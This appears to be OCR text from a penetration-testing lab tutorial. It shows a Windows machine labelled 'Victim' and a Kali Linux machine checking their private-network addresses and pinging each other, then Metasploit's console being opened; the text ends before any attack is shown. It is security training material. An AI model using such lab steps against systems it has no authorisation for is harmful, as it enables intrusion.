

Select C:\Windows\system32\cmd.exe
C:\Users\Victim>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::c58b:441f:2db8:f83f%11
IPv4 Address. . . . . : 192.168.115.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Tunnel adapter isatap.localdomain:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
C:\Users\Victim>ping 192.168.115.128
Pinging 192.168.115.128 with 32 bytes of data:
Reply from 192.168.115.128: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.115.128:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\Victim>



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.115.128 netmask 255.255.255.0 broadcast 192.168.115.255
inet6 fe80::20c:29ff:fe7b:93ac prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:7b:93:ac txqueuelen 1000 (Ethernet)
RX packets 162 bytes 20123 (19.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 70 bytes 7364 (7.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 18 bytes 1058 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 1058 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# ping 192.168.115.129
PING 192.168.115.129 (192.168.115.129) 56(84) bytes of data.
64 bytes from 192.168.115.129: icmp_seq=1 ttl=128 time=0.661 ms
^C
--- 192.168.115.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.661/0.661/0.661/0.000 ms
root@kali:~#



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

